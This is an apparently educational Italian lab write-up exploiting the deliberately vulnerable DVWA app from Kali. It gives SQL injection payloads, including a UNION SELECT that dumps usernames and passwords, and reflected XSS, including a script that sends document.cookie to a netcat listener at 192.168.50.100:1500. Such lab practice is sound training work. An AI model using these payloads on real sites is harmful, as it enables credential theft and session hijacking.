



## W13D4 – exploit DVWA – XSS – SQL INJECTION

Dalla vm kali si raggiunge la dvwa settata sul livello di vulnerabilità pari a LOW.



Per lo svolgimento dell'esercizio si decide di partire dalla vulnerabilità SQL injection per capire se il campo è iniettabile per prendere dati da un database.



User ID come da intestazione permette l'accesso attraverso l'utilizzo di numeri; il numero 3 restituisce il First name e il Surname



Stessa cosa per user.id 2 e user.id 1




Si continua con le prove dei numeri per capire effettivamente quanti ID ci sono in tabella.

USER ID=5 tot.


Le prove effettuate invece con dei nomi di persona non hanno dato nessun risultato.

Dalla tabella si cerca di ottenere il maggior numero di informazioni sugli ID attraverso l'inserimento di valori sempre veri:


' or 'a'='a (valori booleani/ true)



Payload utilizzato con SELECT




Con il payload `%' or 0=0 UNION SELECT null, version() #` il risultato è il seguente




E si fa attenzione all'ultima riga che presenta la **versione** della vm.

Il payload `% ' or 0=0 UNION SELECT user, password FROM users #` restituisce come risultato user e password della tabella




La seconda vulnerabilità è la XSS reflected (cross site scripting)



Che prende in input ciò che viene digitato dall'utente e restituisce un output (reflected). Si passa dunque all'inserimento di uno script – Java script che è il seguente:

```
<script>prompt(1)/</script>
```




Il prompt chiamato 1 ha aperto una interfaccia che consente di scrivere.

Da qui si potrebbe creare uno script javascript per prendere i cookie in quanto si è visto che è possibile iniettare del codice malevolo.


È necessario utilizzare il tool netcat che si mette in ascolto per ricevere i cookie sulla porta 1500 e utilizzare uno script

```
<script>prompt(document.cookie)/</script>
```



Il cookie ottenuto deve essere inviato alla porta 1500

```
<script> window.location = "http://192.168.50.100:1500/?cookie=" + document.cookie;  
</script>
```



Il risultato finale è il cookie ricevuto da netcat in ascolto sull'indirizzo ip di kali.